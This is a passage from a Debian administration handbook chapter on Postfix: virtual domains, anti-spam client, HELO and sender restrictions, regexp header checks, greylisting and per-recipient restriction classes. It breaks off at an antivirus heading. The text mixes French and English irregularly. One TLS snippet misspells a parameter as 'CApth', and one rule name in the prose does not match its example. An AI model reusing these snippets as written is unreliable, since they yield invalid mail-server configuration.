# Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

---

---

[Sommaire](#)

---

---

Serveur de messagerie électronique 280	Serveur web (HTTP) 301	Serveur de fichiers FTP 309
Serveur de fichiers NFS 310	Partage Windows avec Samba 313	Mandataire HTTP/FTP 317
Annuaire LDAP 319	Services de communication en temps réel 328	

---

---

*Network services are the programs that users interact with directly in their daily work. They are the tip of the information system iceberg, and this chapter focuses on them; the hidden parts they rely on are the infrastructure we already described. They usually require the encryption technology described in section 10.2, « X.509 certificates » page 248.*

## 11.1. Serveur de messagerie électronique

Les administrateurs de Falcot SA ont retenu Postfix comme serveur de courrier électronique en raison de sa simplicité de configuration et de sa fiabilité. En effet, sa conception réduit au maximum les droits de chacune de ses sous-tâches, ce qui limite l'impact de toute faille de sécurité.

### ALTERNATIVE

#### Le serveur Exim4

Debian emploie Exim4 comme serveur de messagerie par défaut (il est donc automatiquement installé pendant l'installation initiale). La configuration, fournie par le paquet *exim4-config*, est automatiquement personnalisée grâce à un certain nombre de questions debconf très similaires à celles posées par *postfix*.

La configuration est, au choix, soit dans un seul gros fichier (*/etc/exim4/exim4.conf.template*), soit dans un certain nombre de fragments de fichiers répartis dans */etc/exim4/conf.d/*. Dans les deux cas, les fichiers sont exploités par la commande *update-exim4.conf* comme modèles pour générer */var/lib/exim4/config autogenerated*, qui est le fichier utilisé par Exim4. Grâce à ce mécanisme, les valeurs obtenues par la configuration debconf de Exim (stockées dans */etc/exim4/update-exim4.conf.conf*) peuvent être injectées dans le fichier de configuration d'Exim, et cela même si l'administrateur ou un autre paquet ont modifié la configuration Exim par défaut.

The Exim4 configuration file syntax has its peculiarities and its learning curve; however, once these peculiarities are understood, Exim4 is a very complete and powerful email server, as evidenced by the tens of pages of documentation.

► <https://www.exim.org/docs.html>

### 11.1.1. Installation de Postfix

The *postfix* package includes the main SMTP daemon. Other packages (such as *postfix-ldap* and *postfix-pgsql*) add extra functionality to Postfix, including access to mapping databases. You should only install them if you know that you need them.

### B.A.-BA

**SMTP** SMTP (*Simple Mail Transfer Protocol*, RFC 5321) is the protocol used by mail servers to exchange and route emails.

Au cours de l'installation du paquet, plusieurs questions sont posées par l'intermédiaire de debconf. Les réponses permettront de générer un premier fichier */etc/postfix/main.cf*.

La première question porte sur le type d'installation. Parmi les choix proposés, seuls deux sont pertinents dans le cadre d'un serveur connecté à Internet. Il s'agit de Site Internet et de Site Internet utilisant un smarthost. Le premier choix est adapté à un serveur qui reçoit et envoie le courrier directement à ses destinataires, mode retenu par les administrateurs de Falcot. Le second correspond à un serveur qui reçoit directement le courrier mais en envoie par le biais d'un serveur SMTP intermédiaire — désigné par le terme *smarthost* — plutôt que directement au serveur du destinataire. C'est surtout utile pour les particuliers disposant d'une adresse IP dynamique, parce que certains serveurs de messagerie refusent tout message provenant directement d'une telle adresse IP. Le *smarthost* sera ici le serveur SMTP du fournisseur d'accès à

Internet (FAI), qui est toujours configuré pour transmettre le courrier provenant de ses clients. Cette solution est également intéressante pour toute machine qui n'est pas connectée en permanence, car cela lui évite de devoir gérer une file d'attente des messages non délivrables qu'il faudra réessayer d'expédier plus tard.


#### VOCABULAIRE

##### FAI

ISP is the acronym for “Internet Service Provider”. It covers an entity, often a commercial company, that provides Internet connections and the associated basic services (email, news and so on).

La deuxième question porte sur le nom complet de la machine, employé pour générer une adresse de courrier électronique depuis un nom d'utilisateur local (c'est la partie suivant l'arobase « @ »). Pour Falcot, la réponse est mail.falcot.com. C'est la seule question posée en standard, mais elle ne suffit pas pour avoir une configuration satisfaisante, les administrateurs exécutent donc `dpkg -reconfigure postfix` afin de pouvoir personnaliser plus de paramètres.

Parmi les questions supplémentaires, l'ordinateur demande de saisir tous les noms de domaines associés à cette machine. La liste proposée inclut le nom complet de la machine et des synonymes de localhost, mais pas le domaine principal falcot.com, qu'il faut ajouter manuellement. D'une manière générale, il convient habituellement de donner ici tous les noms de domaines pour lesquels cette machine fait office de serveur MX (c'est-à-dire tous ceux pour lesquels le DNS indique qu'elle est apte à accepter du courrier). Ces informations sont ensuite stockées dans la variable `mydestination` du fichier `/etc/postfix/main.cf` (principal fichier de configuration de Postfix).



**FIGURE 11.1** Rôle de l'enregistrement DNS MX dans un envoi de courrier électronique

**Interrogation des enregistrements MX**

Si le serveur DNS ne publie pas d'enregistrement MX pour un domaine, le serveur de messagerie tentera d'envoyer le courrier à la machine de même nom. Il emploiera donc l'enregistrement de type A correspondant (ou AAAA en IPv6).

Selon les cas, l'installation peut également demander les réseaux habilités à envoyer du courrier par l'intermédiaire de cette machine. Par défaut, Postfix est configuré pour n'accepter que des courriers électroniques issus de la machine elle-même ; il faut généralement ajouter le réseau local. Les administrateurs ont donc ajouté 192.168.0.0/16 à la réponse par défaut. Si la question n'est pas posée, il faut modifier le fichier de configuration et y changer la variable `mynetworks`, comme on le voit sur l'exemple plus loin.

Local email can also be delivered through `procmail`. This tool allows users to sort their incoming email according to rules stored in their `~/.procmailrc` file. Both Postfix and Exim4 suggest `procmail` by default, but there are alternatives like `maildrop` or Sieve filters.

Après cette première étape, les administrateurs ont obtenu le fichier de configuration ci-dessous. Il va servir de base pour les sections suivantes, qui le modifieront pour activer certaines fonctionnalités.

**Exemple 11.1** Fichier `/etc/postfix/main.cf initial`

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
# fresh installs.
compatibility_level = 2

# TLS parameters
```

```

smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ↳ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

```

#### SÉCURITÉ

##### Certificat SSL *snake oil*

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value: you cannot rely on them to authenticate the server since they are automatically generated self-signed certificates. However, they are useful to improve the privacy of the exchanges.

In general they should only be used for testing purposes, and normal service must use real certificates. The [Let's encrypt](#) initiative offers free and trusted SSL/TLS certificates, which can be generated using the *certbot* package as described in section 11.2.2, « [Adding support for SSL](#) » page 303 and then used in *postfix* like this:

```

smtpd_tls_cert_file = /etc/letsencrypt/live/DOMAIN/
    ↳ fullchain.pem
smtpd_tls_key_file = /etc/letsencrypt/live/DOMAIN/privkey.
    ↳ pem
smtpd_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtpd_tls_CApth = /etc/ssl/certs
smtp_tls_CApth = /etc/ssl/certs

```

A different way to generate own certificates is described in section 10.2.2, « [Infrastructure de clés publiques \*easy-rsa\*](#) » page 251.

### 11.1.2. Configuration de domaines virtuels

Le serveur de messagerie peut recevoir le courrier pour d'autres domaines que le domaine principal ; on parle alors de domaines virtuels. Dans ces situations, il est rare que le courrier soit destiné aux utilisateurs locaux. Postfix offre deux fonctionnalités intéressantes pour gérer ces domaines virtuels.

**ATTENTION**

**Domaines virtuels et domaines canoniques**

Aucun des domaines virtuels ne doit être indiqué dans la variable `mydestination`. Celle-ci contient uniquement les noms des domaines « canoniques », directement associés à la machine et à ses utilisateurs locaux.

#### *Domaine virtuel d'alias*

Un domaine virtuel d'alias ne contient que des alias, c'est-à-dire des adresses électroniques renvoyant le courrier vers d'autres adresses électroniques.

Pour activer un tel domaine, il faut préciser son nom dans la variable `virtual_alias_domains` et indiquer le fichier stockant les correspondances d'adresses dans la variable `virtual_alias_maps`.

```
virtual_alias_domains = marqueafalcot.tm.fr  
virtual_alias_maps = hash:/etc/postfix/virtual
```

Le fichier `/etc/postfix/virtual`, décrivant les correspondances, emploie un format relativement simple. Chaque ligne contient deux champs séparés par une série de blancs, dont le premier est le nom de l'alias et le second une liste d'adresses électroniques vers lesquelles il pointe. La syntaxe spéciale `@domaine.fr` englobe tous les alias restants d'un domaine.

```
webmaster@falcotsbrand.com  jean@falcot.com  
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com  
# The alias below is generic and covers all addresses within  
# the falcotsbrand.com domain not otherwise covered by this file.  
# These addresses forward email to the same user name in the  
# falcot.com domain.  
@falcotsbrand.com          @falcot.com
```

After changing `/etc/postfix/virtual` the postfix table `/etc/postfix/virtual.db` needs to be updated using `sudo postmap /etc/postfix/virtual`.

#### *Domaine virtuel de boîtes aux lettres*

**ATTENTION**

**Domaine virtuel mixte ?**

Il n'est pas permis d'indiquer le même domaine dans les variables `virtual_alias_domains` et `virtual_mailbox_domains`. En revanche, tout domaine de `virtual_mailbox_domains` est implicitement compris dans `virtual_alias_domains`. Il est donc possible de mélanger alias et boîtes aux lettres au sein d'un domaine virtuel.

Les courriers destinés à un domaine virtuel de boîtes aux lettres sont stockés dans des boîtes aux lettres qui ne sont pas associées à un utilisateur local du système.

Pour activer un domaine virtuel de boîtes aux lettres, il faut l'écrire dans la variable `virtual_mailbox_domains` et préciser le fichier donnant les boîtes aux lettres avec la variable `virtual_mailbox_maps`. Le paramètre `virtual_mailbox_base` indique le répertoire sous lequel les différentes boîtes aux lettres seront stockées.

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Les paramètres `virtual_uid_maps` et `virtual_gid_maps` définissent des tables de correspondances entre l'adresse électronique, l'utilisateur et le groupe Unix propriétaire de la boîte aux lettres. Pour indiquer systématiquement le même propriétaire, la syntaxe `static:5000` dénote un UID/-GID fixe.

Le format du fichier `/etc/postfix/vmailbox` est de nouveau très simple : deux champs séparés par des blancs. Le premier indique une adresse électronique de l'un des domaines virtuels et le second l'emplacement relatif de la boîte aux lettres associée (par rapport au répertoire donné par `virtual_mailbox_base`). Si le nom de la boîte aux lettres se termine par une barre de division (/), cette boîte sera stockée au format `maildir` ; dans le cas contraire, c'est le traditionnel `mbox` qui sera retenu. Le format `maildir` emploie un répertoire complet pour représenter la boîte aux lettres et chaque message est stocké dans un fichier. A contrario, une boîte aux lettres au format `mbox` est stockée dans un seul fichier et chaque ligne débutant par `From` (`From` suivi d'une espace) marque le début d'un nouveau message électronique.

```
# le courrier de jean est stocké au format maildir
# (1 fichier par courrier dans un répertoire privé)
jean@falcot.org falcot.org/jean/
# le courrier de sophie est stocké dans un fichier
# "mbox" traditionnel (tous les courriers concaténés
# dans un fichier)
sophie@falcot.org falcot.org/sophie
```

### 11.1.3. Restrictions à la réception et à l'envoi

Avec le nombre croissant de messages non sollicités (*spams*), il est nécessaire d'être de plus en plus strict sur les messages que le serveur accepte. Cette section présente les différentes stratégies intégrées à Postfix.

If the reject-rules are too strict, it may happen that even legitimate email traffic gets locked out. It is therefore a good habit to test restrictions and prevent the permanent rejection of requests during this time using the `soft_bounce = yes` directive. By prepending a reject-type directive with `warn_if_reject` only a log message will be recorded instead of rejecting the request.

**Le problème du spam**

“Spam” is a generic term used to designate all the unsolicited commercial emails (also known as UCES) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be likely discovered by the spammers’ robots, and subjected to a never-ending stream of unsolicited messages. Also every contact found at a compromised system is targeted.

Face à ces nuisances, tous les administrateurs informatiques essaient de mettre en place des filtres anti-spam, mais les spameurs cherchent sans arrêt à les contourner. Certains n’hésitent pas à faire appel aux services de réseaux mafieux contrôlant de nombreuses machines compromises par un ver. Les dernières statistiques estiment que 95 % des courriers expédiés sont des spams !

*Restreindre l'accès en fonction de l'adresse IP*

La directive `smtpd_client_restrictions` contrôle les machines autorisées à communiquer avec le serveur de courrier électronique.

When a variable contains a list of rules, as in the example below, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a widely different behavior.

**Exemple 11.2 Restrictions en fonction de l'adresse du client**

```
smtpd_client_restrictions =
    permit_mynetworks,
    warn_if_reject reject_unknown_client_hostname,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rhsbl_reverse_client dbl.spamhaus.org,
    reject_rhsbl_reverse_client rhsbl.sorbs.net,
    reject_rbl_client zen.spamhaus.org,
    reject_rbl_client dnsbl.sorbs.net
```

The `permit_mynetworks` directive, used as the first rule, accepts all emails coming from a machine in the local network (as defined by the `mynetworks` configuration variable).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier turns the rejection into a simple warning recorded in the logs. The ad-

ministrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

ASTUCE

**Tables access**

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created using an uncompressed copy of the `/usr/share/doc/postfix/examples/access.gz` file shipped with the `postfix-doc` package. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the `sudo postmap /etc/postfix/file` command.

La troisième directive permet à l'administrateur de mettre en place une liste noire et une liste blanche de serveurs de courrier électronique, stockées dans le fichier `/etc/postfix/access_clientip`. Une liste blanche permet à l'administrateur de préciser les serveurs de confiance dispensés des règles suivantes.

The last four rules reject any message coming from a server listed in one of the indicated black-lists. RBL is an acronym for *Remote Black List*, and RHSBL stands for *Right-Hand Side Black List*. The difference is, that the former lists IP addresses, whereas the latter lists domain names. There are several such services. They list domains and IP addresses with poor reputation, badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

ASTUCE

**Liste blanche et RBL**

Les listes noires recensent parfois un serveur légitime victime d'un incident. Tout courrier issu de ce serveur serait alors refusé à moins que vous ne l'ayez listé dans la liste blanche associée au fichier `/etc/postfix/access_clientip`.

Prudence therefore recommends including in the whitelist(s) all the trusted servers from which many emails are usually received.

### Vérifier la validité de la commande EHLO ou HELO

Each SMTP exchange starts with a HELO (or EHLO) command, followed by the name of the sending email server. Checking the validity of this name can be interesting. To fully enforce the restrictions listed in `smtpd_helo_restrictions` the `smtpd_helo_required` option needs to be enabled. Otherwise clients could skip the restrictions by not sending any HELO/EHLO command.

#### **Exemple 11.3 Restrictions sur le nom annoncé lors du EHLO**

```
smtpd_helo_required = yes  
smtpd_helo_restrictions =
```

```
permit_mynetworks,  
reject_invalid_helo_hostname,  
reject_non_fqdn_helo_hostname,  
warn_if_reject reject_unknown_helo_hostname,  
check_helo_access hash:/etc/postfix/access_helo,  
reject_rhsbl_helo multi.surbl.org
```

La première directive `permit_mynetworks` autorise toutes les machines du réseau local à s'annoncer librement. C'est important car certains logiciels de courrier électronique respectent mal cette partie du protocole SMTP et peuvent donc annoncer des noms fantaisistes.

The `reject_invalid_helo_hostname` rule rejects emails when the EHLO announce lists a syntactically incorrect hostname. The `reject_non_fqdn_helo_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_helo_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to too many rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

The `reject_rhsbl_helo` allows to specify a black list to check the hostname against an RHSBL.

Using `permit_mynetworks` as the first rule has an interesting side effect: the following rules only apply to hosts outside the local network. This allows blacklisting all hosts that announce themselves as part of the falcot.com network, for instance by adding a `REJECT You are not in our network!` line to the `/etc/postfix/access_helo` file.

#### *Accepter ou refuser en fonction de l'émetteur (annoncé)*

Chaque message envoyé est associé à un expéditeur annoncé par la commande MAIL FROM du protocole SMTP, information qu'il est possible de vérifier de plusieurs manières.

##### **Exemple 11.4** Vérifications sur l'expéditeur

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain,  
    reject_unlisted_sender,  
    reject_non_fqdn_sender,  
    reject_rhsbl_sender rhsbl.sorbs.net
```

La table `/etc/postfix/access_sender` associe des traitements particuliers à certains expéditeurs. En général, il s'agit simplement de les placer dans une liste blanche ou noire.

La règle `reject_unknown_sender_domain` requiert un domaine d'expéditeur valide, nécessaire à une adresse valide. La règle `reject_unlisted_sender` refuse les expéditeurs locaux si leur adresse

n'existe pas. Personne ne peut ainsi envoyer de courrier issu d'une adresse invalide dans le domaine falcot.com. Tout message d'expéditeur tartempion@falcot.com ne serait donc accepté que si cette adresse existe vraiment.

Enfin, la règle `reject_non_fqdn_sender` refuse les messages en provenance d'adresses électroniques sans nom de domaine complètement qualifié. Concrètement, elle refusera un courrier provenant de `utilisateur@machine` : celui-ci doit s'annoncer comme `utilisateur@machine.domaine.fr` ou `utilisateur@domaine.fr`.

The `reject_rhsbl_sender` rule reject senders based on a (domain-based) RHSBL service.

### *Accepter ou refuser en fonction du destinataire*

Chaque courrier compte un ou plusieurs destinataires, communiqués par l'intermédiaire de la commande RCPT TO du protocole SMTP. On pourra également vérifier ces informations, même si c'est moins intéressant que pour l'expéditeur.

#### **Exemple 11.5** Vérifications sur le destinataire

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    reject_unauth_destination,
    reject_unlisted_recipient,
    reject_non_fqdn_recipient,
    permit
```

`reject_unauth_destination` est la règle de base imposant à tout courrier provenant de l'extérieur de nous être destiné ; dans le cas contraire, il faut refuser de relayer le message. Sans cette règle, votre serveur est un relais ouvert qui permet aux spameurs d'envoyer des courriers non sollicités par son intermédiaire. Elle est donc indispensable et on la placera de préférence en début de liste pour qu'aucune autre règle ne risque d'autoriser le passage du courrier avant d'avoir éliminé les messages ne concernant pas ce serveur.

La règle `reject_unlisted_recipient` refuse les messages à destination d'utilisateurs locaux inexistant (ce qui est logique). Enfin, la règle `reject_non_fqdn_recipient` refuse les adresses électroniques non qualifiées. Il est ainsi impossible d'écrire à `jean` ou à `jean@machine` ; il faut employer la forme complète de l'adresse : `jean@machine.falcot.com` ou `jean@falcot.com`.

The `permit` directive at the end is not necessary. But it can be useful at the end of a restriction list to make the default policy explicit.

## *Restrictions associées à la commande DATA*

La commande DATA du protocole SMTP précède l'envoi des données contenues dans le message. Elle ne fournit aucune information en soi, mais prévient de ce qui va suivre. Il est pourtant possible de lui mettre en place des contrôles.

### **Exemple 11.6    Restriction sur la commande DATA**

```
smtpd_data_restrictions = reject_unauth_pipelining
```

La règle `reject_unauth_pipelining` refuse le message si le correspondant envoie une commande sans avoir attendu la réponse à la commande précédente. Les robots des spameurs font régulièrement cela : pour travailler plus vite, ils se moquent des réponses et visent seulement à envoyer un maximum de courriers, dans le laps de temps le plus court.

## *Application des restrictions*

Although the above commands validate information at various stages of the SMTP exchange, Postfix sends the actual rejection as a reply to the RCPT TO command by default.

Ainsi, même si le message est refusé suite à une commande EHLO invalide, Postfix connaîtra l'émetteur et le destinataire lorsqu'il annoncera le refus. Il peut donc enregistrer un message de log plus explicite que s'il avait interrompu la connexion dès le début. De plus, beaucoup de clients SMTP ne s'attendent pas à subir un échec sur l'une des premières commandes du protocole SMTP et les clients mal programmés seront moins perturbés par ce refus tardif.

Dernier avantage de ce choix : les règles peuvent associer les informations obtenues à différents stades de l'échange SMTP. On pourra ainsi refuser une connexion non locale si elle s'annonce avec un émetteur local.

The default behavior is controlled by the `smtpd_delay_reject` rule.

## *Filtrer en fonction du contenu du message*

Le système de vérification et de restriction ne serait pas complet sans moyen de réagir au contenu du message. Postfix distingue deux types de vérifications : sur les en-têtes du courrier et sur le corps du message.

### **Exemple 11.7    Activation des filtres sur le contenu**

```
header_checks = regexp:/etc/postfix/header_checks  
body_checks = regexp:/etc/postfix/body_checks
```

Les deux fichiers contiennent une liste d'expressions rationnelles (*regexp*). Chacune est associée à une action à exécuter si elle est satisfaite par les en-têtes ou le corps du message.

DÉCOUVERTE

**Tables *regexp***

The file `/usr/share/doc/postfix/examples/header_checks.gz` (from the `postfix-doc` package) and `header_checks(5)` contain many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

**Exemple 11.8 Exemple de fichier `/etc/postfix/header_checks`**

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

B.A.-BA

**Expression rationnelle**

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means “any digit”, and `.` — a dot — means “any character”), quantification (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

► [https://en.wikipedia.org/wiki/Regular\\_expression](https://en.wikipedia.org/wiki/Regular_expression)

La première vérifie l'en-tête indiquant le logiciel de courrier électronique envoyé : si elle trouve GOTO Sarbacane (un logiciel d'envoi en masse de courriers), elle refuse le message. La seconde expression contrôle le sujet du message : s'il indique une notification de virus sans intérêt, elle accepte le message mais le supprime immédiatement.

L'emploi de ces filtres est à double tranchant, car il est facile de les faire trop génériques et de perdre des courriers légitimes. Dans ce cas, non seulement les messages seront perdus, mais leurs expéditeurs recevront des messages d'erreur inopportunus — souvent agaçants.

#### 11.1.4. Mise en place du *greylisting*

Le *greylisting* est une technique de filtrage qui consiste à refuser un message avec une erreur temporaire pour finalement l'accepter à la deuxième tentative (à condition qu'un certain délai se soit écoulé entre les deux tentatives). Ce filtre est particulièrement efficace contre les spams envoyés par les vers et les virus qui infectent de nombreuses machines compromises. En effet, il est rare que ces logiciels prennent le soin de vérifier le code retour SMTP et stockent les messages pour les renvoyer plus tard, d'autant plus qu'un certain nombre des adresses qu'ils ont récoltées sont effectivement invalides et que réessayer ne peut que leur faire perdre du temps.

Postfix n'offre pas cette fonctionnalité de manière native, mais il permet d'externaliser la décision d'accepter ou rejeter un message donné. Le paquet *postgrey* propose justement un logiciel prévu pour s'interfacer avec ce service de délégation des politiques d'accès.

*postgrey* installé, il se présente comme un démon en attente de connexions sur le port 10 023. Il suffit alors d'employer le paramètre `check_policy_service` comme restriction supplémentaire :

```
smtpd_recipient_restrictions =  
    permit_mynetworks,  
    [...]  
    check_policy_service inet:127.0.0.1:10023
```

À chaque fois que Postfix doit évaluer cette restriction, il va se connecter au démon *postgrey* et lui envoyer des informations concernant le message concerné. De son côté, *Postgrey* récupère le triplet (adresse IP, expéditeur, destinataire) et regarde dans sa base de données s'il l'a déjà rencontré récemment. Si oui, il répond en ordonnant d'accepter le message, sinon il répond de le refuser temporairement et enregistre dans sa base de données le triplet en question.

Évidemment, le grand désavantage du greylisting est qu'il va retarder la réception des courriels légitimes et parfois ces délais sont inacceptables. Il inflige également un coût important aux serveurs qui envoient de nombreux courriers légitimes.

#### EN PRATIQUE

#### Limites du greylisting

En théorie, le greylisting ne tarde que le premier courriel d'un expéditeur donné pour un destinataire donné et le délai est de l'ordre de quelques minutes à quelques dizaines de minutes. Cependant, la réalité n'est pas toujours si simple. En effet, certains gros fournisseurs d'accès emploient plusieurs serveurs SMTP en grappe et après le premier refus, rien ne garantit que le même serveur effectue la deuxième tentative. Si ce n'est pas le cas, la deuxième tentative échouera à nouveau et, au lieu d'un délai de quelques minutes, on peut constater des délais de plusieurs heures (jusqu'à ce que l'on retombe sur un serveur qui avait déjà essayé) car à chaque nouvelle erreur, le serveur SMTP augmente le délai d'attente avant le prochain essai.

Ainsi donc, l'adresse IP entrante pour un expéditeur donné n'est pas forcément fixe dans le temps. De même, l'adresse d'un expéditeur donné n'est pas forcément fixe non plus. De nombreux logiciels de listes de diffusion encodent des informations dans l'adresse de l'expéditeur afin de traiter de manière automatisée les retours d'erreurs (*bounces*). Chaque nouveau message d'une liste de diffusion peut devoir repasser par le filtre du greylisting, ce qui implique à l'émetteur de le stocker. Pour les très grosses listes avec des dizaines de milliers d'abonnés, cela peut rapidement devenir problématique.

Pour ces raisons, *Postgrey* dispose d'une liste blanche de sites correspondant à ces caractéristiques. Pour ceux-là, il répond d'accepter le message immédiatement. Il est possible de la personnaliser en éditant le fichier `/etc/postgrey/whitelist_clients`.

#### POUR ALLER PLUS LOIN

#### Greylisting sélectif avec *milter-greylist*

Pour limiter les inconvénients du greylisting, il est possible de ne l'appliquer qu'à un sous-ensemble des clients qui sont déjà considérés comme des sources probables de spam parce qu'ils apparaissent dans une liste noire DNS. Ceci n'est pas possible avec *postgrey* mais le paquet *milter-greylist* permet de l'effectuer.

Dans ce scénario, comme les listes noires DNS ne déclenchent aucun refus définitif, il est possible d'employer des listes noires DNS assez agressives et notamment celles qui listent toutes les adresses IP dynamiques des clients des fournisseurs d'accès, comme pbl.spamhaus.org ou dul.dnsbl.sorbs.net.

Since *milter-greylist* uses Sendmail's milter interface, the postfix side of its configuration is limited to "smtpd\_milters = unix:/var/run/milter-greylist/milter-greylist.sock". The greylist.conf(5) manual page documents /etc/milter-greylist/greylist.conf and the numerous ways to configure milter-greylist. You will also have to edit /etc/default/milter-greylist to actually enable the service.

### 11.1.5. Personnalisation des filtres en fonction du destinataire

La section 11.1.3, « Restrictions à la réception et à l'envoi » page 285 et la section 11.1.4, « Mise en place du greylisting » page 291 ont passé en revue un grand nombre de restrictions possibles. Ces dernières servent essentiellement à limiter le nombre de spams reçus, mais elles présentent toutes des petits inconvénients. C'est pourquoi il est de plus en plus fréquent de devoir personnaliser le filtrage effectué en fonction du destinataire. Chez Falcot, le greylisting s'avérera intéressant pour la plupart des utilisateurs sauf quelques personnes dont le travail dépend de la faible latence du courrier électronique (le service d'assistance technique, par exemple). De même, le service commercial rencontre parfois des difficultés pour recevoir les réponses de certains fournisseurs asiatiques car ils sont répertoriés dans des listes noires. Ils ont donc demandé une adresse e-mail non filtrée pour pouvoir correspondre malgré tout.

Postfix gère cela grâce à un concept de « classes de restrictions ». On référence les classes dans la variable smtpd\_restriction\_classes et on les définit par simple affectation tout comme on définirait smtpd\_recipient\_restrictions. Ensuite la directive check\_recipient\_access permet d'employer une table de correspondances pour définir les restrictions à employer pour un destinataire donné.

#### Exemple 11.9 Définir des classes de restriction dans main.cf

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive =
    reject_rbl_client sbl-xbl.spamhaus.org,
    check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions =
    permit_mynetworks,
    reject_unauth_destination,
    check_recipient_access hash:/etc/postfix/recipient_access
```

#### **Exemple 11.10 Fichier /etc/postfix/recipient\_access**

```
# Adresses sans filtrage
postmaster@falcot.com    permissive
support@falcot.com       permissive
sales-asia@falcot.com   permissive

# Filtrage agressif pour quelques privilégiés
joe@falcot.com          aggressive

# Règle spéciale pour le robot de gestion de listes
sympa@falcot.com        reject_unverified_sender

# Par défaut, le greylisting
falcot.com               greylisting
```

#### 11.1.6. Intégration d'un antivirus

Avec les nombreux virus circulant en pièce jointe des courriers électroniques, il est important de placer un antivirus à l'entrée du réseau car, même après une campagne de sensibilisation sur ce sujet, certains utilisateurs cliqueront sur l'icône d'une pièce jointe liée à un message manifestement très suspect.

##### SECURITY

##### **Controversial Discussion of Anti-Virus Software**

